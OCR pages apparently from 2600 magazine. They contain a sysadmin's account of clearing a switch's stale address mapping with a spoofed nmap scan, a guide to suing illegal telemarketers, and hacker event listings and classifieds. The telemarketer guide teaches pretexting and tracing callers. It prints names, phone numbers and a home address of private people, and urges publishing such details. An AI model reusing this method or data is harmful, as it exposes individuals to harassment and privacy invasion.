


Disclaimer: I am not a computer networking expert, I deal with networks day in and day out from a UNIX administrator's perspective and have maintained simple networks. The host names and internet protocol (IP) addresses have been changed to protect the (more or less) innocent - namely myself. I also want to note that I have no idea how this worked, only that it did work, although I have a few guesses as to why.

Recently, I managed to create my own networking problem out of sheer stupidity (which is how I usually manage to create technical problems for myself). I accidentally left two Linux systems configured with identical shared IP addresses on the same virtual local area network (VLAN). The IP addresses were being used for a software system that was not online yet; no harm, no foul. Regardless, the systems did need to be functional for, well, functional testing. This article details the problem I created, the rather strange way I fixed it, and, of course, the possible repercussions of what I discovered.

My project was simple: install and configure one GNU/Linux server with a collection of shared IP addresses for an application. Then, once the first server was set up and functional, build, install and configure a warm backup GNU/Linux system which would fire up the shared IP addresses if the primary server went offline. The script worked perfectly during tests; it would even detect when the primary server came back online and drop the shared IP addresses. During testing I came across a problem: when the secondary server came online, the addresses appeared to be okay but the application could not find the new location. Little did I know, this symptom was indicative of a much larger problem. After troubleshooting for a few hours, I left the problem to work on a production issue and accidentally left the shared IP addresses on both systems. Since they were not being tested at the time, I didn't really think it would matter.

To illustrate the configuration here is an example:



A few days went by as other projects took priority. The users testing the new system didn't do any testing for a while and then, lo and behold, I got a call. The application was working with some of the IP addresses but not others. I began ping tests and all of the addresses were answering. I informed the users that I was not sure what was wrong and would get back to them when I had solved the problem. I ran the application and noticed that, while it was failing for some of the addresses and not others, all addresses were available. I logged into the secondary system and fired up the application server. Suddenly, the applica-

tion started working. It was at this point that I realized I had come across something odd and decided to start doing some network recon to see if my guess was right.

I logged into both servers using secure shel, fired up a tcpdump session targeting the application port on each one, and started pinging the IP addresses and port that the application was using from a third system. I discovered that some packets were landing on the primary server, while others were landing on the secondary server. I also noted the replies from the servers were going to the same device, but when I did a domain lookup on the device it had addresses on two different networks; one network was the same one that the servers were on while the other was a locally managed network. I deduced (correctly) that the device was either a global or content switch. While I thought the findings were interesting, I realized my users needed their test systems back to get their work done and decided to knock the shared IP addresses offline on the secondary system. This is when the trouble started.

The secondary server's shared IP addresses were offline, yet some of the IP addresses still would not work with the primary server. My first instinct was address resolution protocol (arp) cache; I had seen in the past where a host arp cache could cause potential routing problems. The easiest cure, of course, was to clear the arp cache on both servers. No dice. I then resorted to a tactic I never like to do – I rebooted both servers. Still no dice.

Again, it was time to start researching the problem to see what was happening. I was a little out of my territory as I had never been

in a GSS and/or CSS switched environment. Once again, I logged in to both servers using secure shell and fired up tcpdump but filtered out secure shell traffic. Once again, packets were split and landing on the same systems they had before. It was at this point I realized the problem was not with the hosts or any clients. It was definitely a network issue. I didn't have time to track down the overworked network administrator, so I began to think up of ways to solve the problem on my own. I needed more data. I restarted my packet sniffers in full verbose mode and noted that the packets going to the secondary server also had its machine address (MAC) in the packet data. I now had a working theory as to what was wrong: the switch had the wrong hardware address in its tables for the IP address. Note that the incorrect path to the secondary server was stuck for well over an hour after rebooting.

I recalled from my addled brain that switches often maintain a table of IP address to hardware address mappings. Under normal circumstances, if the hardware address changed then the switch would simply update the tables and move on. For some reason, that had not happened in the case of this particular device.

I knew what was wrong, but how to fix it? It was a tough problem because the main IP address was, in fact, different on both servers (which I think is part of why the problem existed in the first place).

I then remembered that, often, when aggressive network traffic fires from a particular host into (or across) a switch or router it causes the switch or router to go through a quick check of what it knows about the device talking to it. What quick and easy tool might I have made sure was installed on a system with heavy network use in an network environment I was unfamiliar with?

Nmap, of course.

Using nmap, I fired off a fingerprinting scan from the primary server and spoofed the address using the shared IP address instead of defaulting to the actual interface address and, voila, problem solved. Which immediately made me wonder:

> *If real dual IP addresses messed up the mappings, then what possibilities would it open up? What if, using a tool that could change a hardware address on an interface and another tool that could spoof an address, one persistently hit a GSS or CSS device ... ?*

Unfortunately, to date, I have not had a chance to try any experiments. I did hit up a friend of mine who is a Cisco specialist and, even though he had never used GSS and/or CSS, he agreed that not only was IP/MAC spoofing a possible issue but arp spoofing as well.

The nature of what happened is telling with regard to Cisco's Content Switch Management (CSM) software. I did a little research and found a rather long document detailing bugs in GSS switches particular to MAC addresses and the CSM software. There were several bugs that could have been related to the behavior I had witnessed. I learned two invaluable lessons:

1. Tools such as packet sniffers and aggressive scanners do have their place in the troubleshooting realm. Although I had used both of them for diagnostic purposes before, in this instance I actually used them to *fix* a problem.
2. Even though network systems have improved greatly over the last several decades; they still could do things incredibly stupid.

Thanks for reading and keep hacking.

Suing Telemarketers for Fun and Profit

by Sai Emrys
2600@saizai.com

I would like to share with you some information and suggestions about how you can cash in on the illegal actions of your telemarketers.

Why? If enough people sue (or make credible enough threats that they decide to settle), then they'll go out of business and hopefully switch to doing something with a bit less scumbaggery. As is, their risk of having to pay out is low enough to be a viable part of their operating costs.

How it started...

In October '08, I began receiving repeated calls from telemarketers, primarily in the form of an automated telemarketing message saying that it was the 2nd (or 3rd, but always final) notice that my car insurance was about to expire. (I haven't had a car in two years, incidentally; I get around by Ninja.)

These started to annoy me, especially as I know that they are illegal. Specifically what is illegal about these calls (see appendix below) is that:

a) They're automated, recorded messages to a home or cell phone.
b) They don't include the name of the calling party at the beginning of the message.
c) They don't include the phone number or address of the caller.
d) They called a number on the Do Not Call list.
e) They failed to provide a written copy of their Do Not Call list maintenance policy.

Rather than just yell at them or make useless complaints to the FCC, I decided to retaliate in a way that would have some real teeth. Here's how you can do it too.

NOTE: The information below is *actual information* that I used to get an *actual settlement check*. However, there are multiple companies involved (see Step 3), and the information about the telemarketing outfit is no longer valid (they're a fly-by-night operation).

Step 0: Mindstate

Although it is highly likely that you will settle out of court, you must act as if you are actually going to sue these people.

It will involve some paperwork and out of pocket costs, up to ~$150, as well as actual negotiation with your adversary. Be prepared to be blown off, lied to about the legality of their operations, etc. If any of that would dissuade you from proceeding, don't bother starting.

Ensure that you have evidence that you can legally show in court to a judge that is sufficient to demonstrate that a) calls were made to you illegally and b) the party you're suing is responsible for those calls. It needs to be convincing, clear, specific, and trustworthy. If possible, try to obtain third party records (e.g. from your phone company) that support your own notes.

Step 1: Keep a log

You need to keep a log of every single time they call you. Write down the time, caller ID number, the entire message you heard (if any), whether the message mentioned the caller's corporate name at the start, whether it was an automated call, and whether it included their phone number or mailing address.

If it is legal in your state (`http://en.wikipedia.org/wiki/Telephone_recording_laws`), record all your calls with telemarketers; you may need special equipment to do so, since these will be incoming calls. If it is not legal for you to do so (e.g. in a 'two party consent' state), make sure that one way or another you make as detailed and accurate a transcript as possible; I'm sure you can think of ways to do so that don't involve having to mention in court that you recorded the call.

Go to `http://donotcall.gov` and make certain that all of your phone numbers are on the Do Not Call list. Be sure to click the link in their response email, and save a copy (for bringing to court) of the email confirmation they send you.

Step 2a: Finding out who is calling you - initial information

First off: whatever it says on your caller ID, it's probably a lie (`http://en.wikipedia.org/wiki/Caller_ID_spoofing`). Unless you're very lucky, it's just someone innocent whose number the telemarketers have spoofed. Don't bother them. However, if you Google the number, you'll likely find out a whole lot of information about them from others who have gotten the same call. This is worth doing. Be aware that 99% of the posters will not know any more than you, though; more likely, less.

If you try to ask them anything about their company, how to contact them, how they got your number, or how they even know that you have a car, they will hang up on you immediately. This is illegal, but they will do it anyway.

What you *can* do is called "social engineering" (`http://en.wikipedia.org/wiki/Social_engineering_(security)`).

Telemarketers are calling you for a reason: they want to sell you something. To do so, they need to actually talk to the 0.5% of people who respond, sell them on the product, and get them to pay. If they get even a hint that you are not in that bottom 0.5%, they'll hang up on you. You can exploit this single vulnerability.

What you do is simple: play dumb and play along. Be interested in what they're selling. Make

up a name, car, license number, phone number, and whatever else you need. Try to make it sound natural. Write it down, so that you can repeat it if they ask again. Your goal is to get them to tell you a website, address, business name, and DIRECT phone number. They will give you a fake 800 number first. Ask if there's some direct line where you could call them back after you've thought about it, because you're really interested but just need to think it over / ask your spouse / etc and would really like to finish the deal once you get their approval.

They will try to avoid this. They will lie to you. They will transfer you several times while they "verify" things and "contact their agent." They will make up "discounts" they're giving you, say that you need to close the deal now, ask you to say that you decline it and that they won't be able to offer it again, say that you need to have trust, etc. It is all complete bullshit, but you must play along. Act hooked, interested, and just wanting to get back in touch with them.

Do not be angry with them, do not ask anything implying that you know what they're doing is illegal (until the very end when the game is up and you might as well get them on a couple more violations), and try to make your requests for information seems as much as possible a natural part of *their* script.

Step 2b: Turning initial information into extensive information

What you should have now is a name, website, address, and real phone number (call it back, see if they answer). E.g. for me, I had four leads leaving the call: *"Consumer Direct, 25910 Acero, Suite 200, Mission Viejo, CA 92691, Orange County"; "consumerdirectwarranty.com"; "877-539-8557"* (can't be reached); and *"949-309-3751 / 3753"* (the telemarketers' actual phone number). That's not enough to sue someone, but it's enough to *get* enough. ;-)

Now you need to turn that into actionable information. Specifically, what you need are the *formal business name of the people who called you, their legal address for service of process,* and (if possible) *their direct phone number.* These steps are only partially in order. You will need to do *multiple passes* as you get more information, to spider through the results:

1. Go to `http://onsamehost.com/` *and look up websites they mentioned.*

E.g. a search for consumerdirectwarranty.com showed that the same IP, 204.9.77.216, hosts contractpipeline.com, insigniasd.com, thatkitchenplaceredding.com, and warrantyadminservices.com. Most will be irrelevant (it's probably a cheap shared host).

2. Enter all of those websites into `http://whois.net` *and record all contacts that are for real people.*

This should get you phone, name, and address of one of the real people behind the scenes. If you're lucky, this will get you the real contact info for both their tech guy and their CEO. E.g. there was no useful WHOIS information for consumerdirectwarranty.com, but warrantyadminservices.com gave me the CEO: *"Jim Sletner (info@safedatainc.com) / +1.5307229099 / P.O. Box 992050 / Redding, CA 96099"* and website guy: *"Insignia Web"* (note the resemblance to insigniasd.com).

3. Check to see if there's a different response with interesting information if you go to the base IP address.

E.g. `http://204.9.77.216` is a Plesk control panel, showing the admin's email as srkinyon@yahoo.com. Some Googling reveals that to be the email of *"Steve Kinyon, President/CEO, Insignia Software Design, Inc., 2305 Court St, Redding, CA, 530-243-328."*

4. Search Google and `http://switchboard.com` *for any phone numbers or corporate names you have found.*

E.g. switchboard.com gives the home phone and address of a couple Sletners living in Redding. A couple calls later to eliminate random cousins yields the answer: *"15676 Old Stage Coach Rd., Redding, CA 96001 / 530-243-4958"*.

5. Look up any corporate names at your Secretary of State website.

In CA, this is `http://kepler.sos.ca.gov/`. If you're lucky, you'll just have found their CEO. Be aware that you may need to try a few variants before you find the right ones.

E.g. I found SafeData Management Services *C2330112*, United Fidelity Funding Corp. *C2900323*, Manufacturer's Direct Warranty Services *C3060709*, Warranty Administration Services *C3060269*, and Insignia Software Designs *C2571273*.

These public records all contain names and addresses, and are necessary if you want to sue the business. Specifically, you want to make sure you record the agent for service of process, that is the person to whom you will send legal papers (including your "pay me or I sue" letter).

6. If you know what county they live or operate in, do a Fictitious Business Name (FBN) search.

E.g. for Orange County, this is `http://cr.ocgov.com/fbn/index.asp`; searching for "national dealers" or "%warranty%" [% is the MySQL wildcard] gave me NATIONAL DEALERS WARRANTY SERVICE, and the names of the people using that FBN: Kamisha Daniel, Martinee Jackson, Mario Moreno, and Global Service Partners LLC.

7. Google their addresses, names, and phone numbers.

See if you can find other businesses in the same building. Call up those businesses and (very, very politely) ask for the landlord's information (name and phone number). Call the landlord and ask who the tenant of suite X is, and what their direct phone number is.

E.g. I found out that their landlord is Dolphin

Partners and the cellphone number of one of the partners; from there I was able to find out the actual address of the telemarketing outfit.

8. Call the phone numbers a few times.

Try numbers that are a few off higher and lower than then number you got; they will probably be on a multi-line system and own many sequential numbers. Try it both during their hours of operation (so you get a live operator) and after (so you get their voicemail messages).

E.g.: Direct number I got was *949-309-3751 / 3753*. Their main number is *949-309-3750*, and they own numbers up through at least 3780. The direct line for Kamisha Daniel, one of the co-owners, is *949-309-3773*. This is the person to call if you have a lawsuit ready to go and you want to settle. (See Step 3 below first.)

If you dial 949-309-3750 extension 0, you would be routed directly to their call center, as if they had called you. They can't tell the difference. This can make for great fun, and a good way to practice your modifications of their script, so you don't have to wait for them to call you.

949-309-3750 is answered as "United Fidelity Funding Corporation." Several of the reps from *949-309-3751* onwards answer as "National Dealers Warranty Service" or "Warranty Services."

Discovering the name "National Dealers Warranty Service" (the true company name of the actual telemarketers, rather than the warranty sellers) was the decisive point in my case. This plus the FBN search gave me all the information I needed to make a very credible legal threat against both of them.

9. Find out their phone service provider.

Call up a few providers that operate in the area and ask for their legal compliance center's phone number. Then ask them to check whether they are the provider for the phone numbers you know to be used by the telemarketers. You'll need this later for subpoenas. (See appendix for info.)

10. Blog about it. Include all the details (e.g. their contact information).

They really really don't like it when you do this. Why? Because it allows other people, like you, reading this article, to find out who they are and sue them, and it makes them look bad. They are in business because very few people successfully find out who they are, and fewer still actually go through to the point of suing or settling. At a cost of $2500-$7500+ per suit in small claims (plus their legal fees), this would add up. If it's a small number, it can be written off as the cost of business.

It also helps you because you may make some contacts with people who know more about them and can offer advice that will be helpful to your case

Step 3: Understand the structure

It took a while for me to uncover enough information to do this, and most people don't.

There are at least three layers of companies involved in this operation:

1. Actual telemarketers

In my case, this was "National Dealers Warranty Service" (not *Inc.*, just an FBN). These companies constantly change; you may be getting calls from many different telemarketers on behalf of the same people, with more or less the same script, so it can be confusing.

Typically, the telemarketers are not very legally savvy, and rely more on not getting caught–and dissolving, moving, and starting over again if they do–than actually being able to win any cases that are brought to court.

2. Product shell companies

In my case, this was "Consumer Direct Warranty Services, Inc." It's not a real company per se (though it's listed as one); it's more like one of several faces of the real company. (The Nevada face is "Warranty Administration Services, Inc.")

They are the ones whose name is going to be on actual product contracts, whose name the telemarketers cite and claim to be, etc. They do not, however, make any calls to you directly; if you try to sue them, they'll claim that they're not liable, only the telemarketers are. (This is false; see below.)

3. Parent product company

In my case, this was "SafeData Management Services, Inc." They are too big an operation to easily just dissolve and reform every few months, which means they're also a much better target for prosecution–but also one that's a bit more able to defend themselves. They do not place any calls directly; they just handle the product being sold by the telemarketers.

In legal terms, the telemarketers are the "agent" of the parent company, which is the "principal" (see appendix, *"principle of agency"*). Because of this, both are liable to you, and you can sue and collect from either or both–but they will try to tell you otherwise. The parent company will probably be perfectly happy to drop the telemarketers just as soon as they appear to be a liability; as far as they're concerned, telemarketers are a replaceable commodity.

Step 4: Profit

Now that you've done your homework, review it and make sure it's in order.

Specifically, you'll need:

1) A full, detailed log of every call they made to you, and what about that call was illegal (see the list at the top).
2) The full formal name of the company, their address, their phone number(s), and their agent for service of process.
3) The will to follow through with this despite a bit of runaround.

1. Get papers ready

If you're filing in CA civil court, go get form SC-100 (`http://www.courtinfo.ca.gov/➥forms/fillable/sc100.pdf`) and fill it out.

It's very straightforward.

You may want to prepare subpoenas also. Think of all the documents that the telemarketers, your phone company, their phone company, or others might have that will help you prove your case.

Unfortunately, according to my phone service provider, AT&T's legal compliance division, they do not keep subpoenable records of *call detail records* (CDR), including *automatic number identification* (ANI) and *originating private branch exchange* (PBX), for incoming calls to landlines - only for outgoing calls and calls made to cellphones. I haven't tested this yet, however; it may be that their story changes when given an actual subpoena.

2. Offer to settle

Under CA law, for small claims at least, you are required to contact the people you are about to sue to first try to settle the matter in good faith. What this means is that you call their CEO and say (from a prepared statement) that you are about to sue them for violation of the TCPA, TSR, and CA CLRA (or insert applicable laws here, see below), and would like to know whether they are interested in settling the matter out of court to avoid the hassle and expense of court.

You'll probably need to leave a callback number while the secretary you tell this to calls the CEO and their lawyer. If they don't get back to you within a few days, call again saying that unless they call you back within a reasonable, specified period of time (e.g. 3 business days), you will treat their response as a refusal to settle and proceed with the lawsuit.

3. File suit

Most likely, they'll brush you off the first time. They'll be much more eager to settle once you've had them served with your court order.

You'll have to go to court, give the clerk your documents, make sure they're entered correctly, etc; it may take a few hours. Then hire a process server near your adversary to serve the filed court order on them; be sure to give plenty of time for this. It'll cost $70-150, depending on how hard they are to reach. Be sure you get a signed *"proof of service"* back from the process server and file it with the court, or your case may get thrown out.

My court claim was for $7500. I eventually settled with SafeData for half that amount, with the caveat that I had to take down my blogged information about them, and that I can continue my suit for the rest of it against National Dealers Warranty Service. Their initial settlement offer was $1500; deciding on the final value and terms is just like bartering for a car, really.

On receiving the notarized settlement from SafeData and cashing their cashier's check, I filed a *dismissal with prejudice* with the court, preventing me from suing them again for the same charges (but see below).

I went through this process with NDWS as well, but a) they flaked out when I insisted that they have their contract notarized, and b) they wanted to include a gag clause to prevent me from discussing it. As a result, I'm continuing my suit in court; we'll see how that turns out. One advantage in this case is that, because they are only an FBN and not a corporation, I can sue (and collect against) them as individuals, *"severally and collectively"*; if they had incorporated, I'd only be able to sue the corporation, which at this point would probably not have any assets *to* collect.

Step 5: Taking it even further

I've only discussed the procedure for financial recourse. Small claims courts do not have jurisdiction to issue injunctions; however, injunctions *are* provided for as one of your recourses under the TCPA and CLRA. To obtain one (and thus put them out of business or face arrest), you will need to go to full-scale civil court. This involves lawyers and higher court costs (filing fees alone are $200-300). However, under California law at least, lawyer's fees are recoverable as part of your damages.

Ironically, one day after I settled with SafeData, I got another call with the same pitch - from a different telemarketer, but with the same parent company behind it. This means that a) I immediately get to put my blog posts back up (because they are now based on the new incident) and b) I will be suing them in superior civil court for an injunction and significantly higher costs.

At that point, we wander out of the territory that I can cover in this article and that is easy to do on your own; I hired a lawyer for this case, on contingency. I recommend that you refer to the excellent Nolo Press book, *Everybody's Guide to Small Claims Court*. A substantial portion of it is available through Google Books search.

If you'd like to know more about my cases, check out `http://saizai.livejournal.com/tag/tcpa` or email me.

Happy hunting!

Appendix: Know Thy Law

Google and Wikipedia are your friends. In CA, I also highly recommend that you read through the California Courts Self-Help Center *(http://www.courtinfo.ca.gov/selfhelp/smallclaims/)*; it has a lot of useful information about the process and requirements.

If you don't live in CA, you should find out whether your state has laws similar to the CA CLRA (see below). If it does, you will want to include them in your calculation of damages and in your demand letter.

Please note that *I am not a lawyer*, and I'm definitely not *your* lawyer. I am, however, someone who used Google and my brain to resolve a matter like this to my satisfaction, and this information was critical to that. You should do your

own research also, using this as a starting point.

Principal of Agency

See *The Elements of Business Law* by Ernest Wilson Huffcut, §126, "Liability of principal to third party" for details, as well as 3, 10 F.C.C.R. 12391, 12397 (1995) and FCC 00-378, October 23, 2000, footnote 24 for official policy. What it means: you can sue both the *telemarketers* (who are acting as the agent de facto of the warranty sellers) and the *warranty sellers themselves* (who are called the principal). The principal is legally liable for the actions of their agent. If the agent is behaving in a way that violates their contract with the principal, then that is a matter for the two of them to resolve between themselves using a suit for indemnification, and not your problem.

You can *collect judgment against both,* but you can only collect *once*. I.e. they are both responsible for paying you off, but you only get to have the single amount, not twice as much.

Telephone Consumer Protection Act (TCPA)

47 U.S.C. § 227(b)(1)(A)(iii) - making automated calls to cellular phones

47 U.S.C. § 227(b)(1)(B) - making automated calls to residential line w/out prior express consent

47 U.S.C. § 227(c)(3)(F) - making a 'telephone solicitation' to anyone on the Do Not Call list

47 U.S.C. § 227(d)(A)(1) - all recorded messages must state identity of caller at beginning of message

47 U.S.C. § 227(d)(A)(2) - ... and at some point give their phone or address

Private right of action

47 U.S.C. § 227(b)(3)(A) - sue in state court for injunction

47 U.S.C. § 227(b)(3)(B) - ditto, to recover actual monetary loss *or* $500 in damages for *each* violation, whichever is greater

47 U.S.C. § 227(b)(3) - court may increase fine to up to $1500 per violation if it finds the defendant 'willfully and knowingly violated this section' (easily established by sending them a C&D letter by certified mail)

47 U.S.C. § 227(c)(5) - same as (b)(3)(A&B) above including tripling clause, if received more than one call in any 12 month period on behalf of the same entity. Note that (c)(5) is a *separate* action, and thus a single call to you may constitute *two* violations - one under (b)(1), and one under (c)(3), at $500-$1500 per violation

Public right of action

47 U.S.C. § 227(f)(1&2) - state AG may sue in federal district civil courts

Statute of limitations: 4 years per 28 U.S.C. Section 1658, see Sznyter v. Malone

Note: 1 call = up to 1 violation of TCPA - Blockburger v. United States, 284 U.S. 299 (1932) *Therefore the total amount *per call* under TCPA alone is $500-1500.* However, that is only for the TCPA violation; it *doesn't include* damages under the TSR or CLRA. Also, the Blockburger interpretation is not held everywhere, so it won't hurt you to try to claim one violation per infringing section (-4 per call) and see how your local court interprets it.

Federal Trade Commission's Telemarketing Sales Rule (TSR)

47 C.F.R. § 64.1601 (4)(e) - telemarketers must transmit caller ID (CPN or ANI) & name of telemarketer or their client; must be a number to which one can make a do not call request; must not block caller ID. See also *FTC v. Venkataraman* (FTC won by settlement)

CA Consumers Legal Remedies Act

CA Civil Code §1770 (a)(22)(A) - unsolicited prerecorded message without real human first giving caller name & address or phone number

CA Civil Code §1780 (a) - sue for actual damages, injunction, restitution, punitive damages, & whatever else the court thinks is appropriate

CA Civil Code §1780 (d) - winner gets attorney fees & court costs

CA Civil Code of Procedure §1021.5 – ditto

CA Business & Professions Code §17200 - injunctions Statute of Limitations: 1 yr

CA Business & Professions Code §17538.43 - unsolicited faxes ($1500/fax if from outside CA, $3000/fax if from inside)

Note: CA Civil Code §1780 (a) means that *you get to sue for any amount* up to the cap of the type of court you filed in. It is purely at the judge's discretion. Make a convincing case that the opposing party is scum who are knowingly and flagrantly calling tens of thousands of people illegally and flouting the law, and that will be a high amount.

CA Small Claims Court limitations

CA small claims court limits for claims are *$7500 twice a year, $2500 afterwards*, per plaintiff. If you want to sue for more than that, then you should either:

a) Sue separately for separate incidents
b) Sue in superior civil court (i.e. the normal, non-small-claims variant), or
c) Get them to settle for a reasonable amount by credibly threatening to do a) and/or b)

Telco subpoena resources

AT&T landlines: 800 291 4952 x9
AT&T wireless: 800 635 6840
Alltel / Windstream landline: 888 558 6700 x1
Alltel wireless: 866 820 0430
Versign / Focal Comm. / Level 3: 918 547 9618
Socal Comm.: 312 895 8978

Many of these will tell you the service provider of a number if you ask nicely. E.g., "Could you please check whether you're the right people to subpoena for this number?" will often give you an answer like "No, that's Focal-Verisign:7058", and then you know whom to call next.

Be sure to ask what records they can provide, how to word the subpoena, whom to address it to, how much it'll cost, etc.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $100 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.

We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

July 31, August 1, 2
Defcon 17
Riviera Hotel and Casino
Las Vegas, Nevada
www.defcon.org

August 7, 8, 9
PlumberCon
WerkzeugH Cafe
Schönbrunnerstrasse 61
Vienna, Austria
www.plumbercon.org


August 13, 14, 15, 16
Hacking at Random (camp)
Vierhouten, Holland
har2009.org

September 10, 11
SEC-T
Näringslivets Hus
Stockholm, Sweden
www.sec-t.org

October 24
LugRadio
Newhampton Arts Centre
Wolverhampton, England
www.lugradio.org

December 27, 28, 29, 30
Chaos Communication Congress
Berliner Congress Center
Berlin, Germany
ccc.de

Now we KNOW there are more events than this going on in the hacker world. If you're involved in one, please send it to us so that more people can get involved! Of course, if you wait until the last minute to announce where it's being held, there's not a lot we can do to help. But if you know where and when your event is happening and it's not one of those corporate things that cost hundreds or even thousands of dollars just to walk in the door, email us the details at happenings@2600.com. We list up to a year in advance.



Events

HACKING AT RANDOM (HAR2009) is the outdoor hacking event of 2009, to be held August 13-16, 2009 near Vierhouten (+52 19' 50.02", +5 49' 27.98") in The Netherlands. HAR2009 is the next edition in a great tradition of events that happen every four years: WTH2005, HAL2001, HIP97, HEU93, and of course the Galactic Hacker Party in '89. On tickets.har2009.org one can order tickets, pay for them with a credit card, and help the organization make ends meet. Send an email to announce-subscribe@har2009.org to be kept up-to-date with the latest news.

ILLUMINATING THE BLACK ART OF SECURITY, SecTor brings the world's brightest (and darkest) minds together to identify, discuss, dissect, and debate the latest digital threats facing corporations today. Unique to central Canada, SecTor provides an unmatched opportunity for IT Professionals to collaborate with their peers and learn from their mentors. Held in downtown Toronto, the SecTor conference runs two full days: October 6th and 7th, 2009. The event features Keynotes from North America's most respected and trusted experts. Speakers are true security professionals with depth of understanding on topics that matter. For more details, visit www.sector.ca.

THE NEXT HOPE. Summer 2010, Hotel Pennsylvania, New York City. http://www.thenexthope.org

For Sale

BSODOMIZER. A small, battery-powered, mischievous electronic gadget that interfaces between a laptop or desktop and VGA monitor and flashes a fake BSOD (Blue Screen of Death) onto the monitor at random time intervals or when triggered by an infrared remote control. This will cause the user to become confused and turn off or reset his or her machine. Limited run of 100 fully-assembled units available. Fully open source - schematics, firmware, and technical design documentation online if you want to build your own instead of buying one. Go to www.bsodomizer.com

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v26no2" and get 10% off of your order.

KINGPIN EMPIRE. Represent the underground in style. Proceeds donated to hacker and health charities. Buy gear. Support the cause. Go to www.kingpinempire.com.

REAL WORLD HACKS AT A HACKER'S PRICE! Ninja Remote (aka Micro Spy Remote) is being offered for *2600* readers at a much lower price. These tiny units turn 99% of TVs off/on, adjust volume/mute, change channels, and switch auxiliary settings. Necessary battery is included with this TRUE TV KILLER. Terrorize Wal*Mart employees and bartenders discretely with the smallest keychain universal remote by visiting HLFSales.com where via PayPal you can have 1 unit for $16 or 2 for $26, plus $2.60 S&H no matter how many you buy. Snail mail checks, money orders, or cash (at your own risk) to HLF Sales, PO Box 320278, Cocoa Beach, FL 32932. More real world hacks to come at HLFSales.com. *2600* readers, BE-GONE with overrated, overpriced single-button remotes.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

Help Wanted

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

I AM SEEKING to link up with someone familiar and proficient in the technique of spoofing Caller ID. Please contact me at kevin.lee.yf@gmail.com

COMEDIAN/CONTROVERSIAL AUTHOR/ACTIVIST SEEKS HACKER willing to teach in person in Los Angeles area in exchange for valuable signed lithograph, comics, etc. Gabriel, 149 S. Barrington Ave. #162, Los Angeles, CA 90049

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

